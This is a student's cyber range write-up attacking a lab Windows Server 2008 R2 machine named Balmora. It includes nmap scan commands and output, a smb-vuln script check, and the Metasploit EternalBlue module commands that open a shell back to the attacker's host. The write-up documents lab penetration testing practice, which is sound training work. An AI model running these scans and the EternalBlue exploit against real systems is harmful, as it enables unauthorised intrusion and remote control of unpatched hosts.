CYBER RANGE TARGET: BALMORA

WRITTEN BY LUKE KEOGH

Contents

Introduction

I'll be attacking from a standard Kali Linux virtual machine with the IP of 10.8.0.99. My approach is to enumerate and explore multiple ways of obtaining root level access of the machine. A brief outline of how I obtained the root flag will be shown in the section 'Obtaining Root Flag Summary' while all other attempts and a more in-depth explanation of each step from the summary will be shown in the 'Enumeration and Exploring Possible Attack Vectors'. My summation of thoughts on the attack process of this machine will be outlined in the 'Conclusion' section while any outside help that I sought during the attack will be referenced in the 'Reference' section. Also, for the purpose of authentication I'll be running the below command in each screenshot:
Command: echo Luke Keogh - 19095587

Obtaining Root Flag Summary

Summarised below are the steps needed to obtain the root flag. However, for a more in-depth explanation along with screenshots, please see the Enumeration and Exploring Attack Vectors section below.

1. Find the IP using nmap searching by the 192.168.2.0/24 subnet range
2. Identify the open ports and services using nmap
3. Scan device with nmap for eternal blue exploit
4. Use msfconsole and set options to run the eternal blue exploit and become admin

Scanning

First was a quick scan to find the target's IP.

Command: nmap -Pn -sS --open --top-ports 10 192.168.2.0/24

```
Nmap scan report for 192.168.2.10
Host is up (0.012s latency).
Not shown: 6 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
```

Figure 1 discovering target IP

After obtaining the target's IP of 192.168.2.10 I performed 2 nmap scans. The first is to find some basic open ports first, allowing me to explore those ports and services while my second nmap scan goes deeper in exploring more ports and gathers more information on the services being run on the target. I also run another command that turns the .xml files into .html files so that I can open the results in a browser allowing me a nicer interface to quickly learn about the target

Command: nmap -Pn -sS --open --top-ports 100 192.168.2.10 -oX /home/kali/Desktop/quickscan.xml

Command: nmap -Pn -sS -A --open --top-ports 1000 192.168.2.10 -oX /home/kali/Desktop/longscan.xml

Command: xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

Command: xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

```
┌──(root💀kali)-[~]
└─# nmap -Pn -sS --open --top-ports 100 192.168.2.10 -oX /home/kali/Desktop/quickscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-27 09:48 EDT
Nmap scan report for 192.168.2.10
Host is up (0.012s latency).
Not shown: 89 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49153/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 7.27 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 2 quick nmap scan

```
Host script results:
|_clock-skew: mean: -411d18h20m16s, deviation: 3h07m49s, median: -411d19h44m16s
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: Balmora
|   NetBIOS computer name:
|   Domain name: Morrowind-North.province
|   Forest name: Morrowind-North.province
|   FQDN: Balmora.Morrowind-North.province
|_  System time: 2021-09-10T11:06:43-07:00
|_nbstat: NetBIOS name: BALMORA, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:0e:55:99 (Oracle Virt
IC)
| smb2-time:
|   date: 2021-09-10T18:06:43
|_  start_date: 2021-08-31T04:23:01
| smb2-security-mode:
|   2.1:
|_    Message signing enabled and required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   19.13 ms 10.8.0.1
2   19.21 ms 192.168.2.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 148.87 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 3 long nmap scan

192.168.2.10

Address

- 192.168.2.10 (ipv4)

Ports

The 983 ports scanned but not shown below are in state: **filtered**

- 983 ports replied with: **no-response**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
53	tcp	open	domain	syn-ack	Microsoft DNS	6.1.7601 (1DB1446A)	Windows Server 2008 R2 SP1
	dns-nsid	bind.version: Microsoft DNS 6.1.7601 (1DB1446A)					
80	tcp	open	http	syn-ack	Microsoft IIS httpd	7.5	
	http-title	IIS7					
	http-server-header	Microsoft-IIS/7.5					
	http-methods	Potentially risky methods: TRACE					
88	tcp	open	tcpwrapped	syn-ack			
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
389	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP		Domain: Morrowind-North.province, Site: Default-First-Site-Name
445	tcp	open	microsoft-ds	syn-ack	Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds		
	fingerprint-strings	SMBProgNeg: SMBr					
464	tcp	open	tcpwrapped	syn-ack			
593	tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP	1.0	
636	tcp	open	tcpwrapped	syn-ack			
3268	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP		Domain: Morrowind-North.province, Site: Default-First-Site-Name
3269	tcp	open	tcpwrapped	syn-ack			
3389	tcp	open	ms-wbt-server	syn-ack			
	ssl-cert						

Figure 4 output of nmap scan

Enumeration and Exploring Attack Vectors

As the target is a windows machine I searched to see if the machine was vulnerable for eternal blue by using an nmap script search

Command: nmap --script=smb-vuln* 192.168.2.10



Figure 5 searching for eternal blue exploit vulnerability

Nmap showed that the machine was vulnerable to eternal blue so I fired up Metasploit and set the needed options and ran it. Then I was able to prove I was admin with net session.
Command: use exploit/windows/smb/ms17_010_eternalblue
Command: set rhost 192.168.2.10
Command: set lhost 10.8.0.99
Command: run
Command: shell
Command: net session



Figure 6 running eternal blue exploit

Conclusion

Machine might be vulnerable to more attacks since it has so many ports open but eternal blue is a quick and easy exploit, so I opted for that.

References

- NA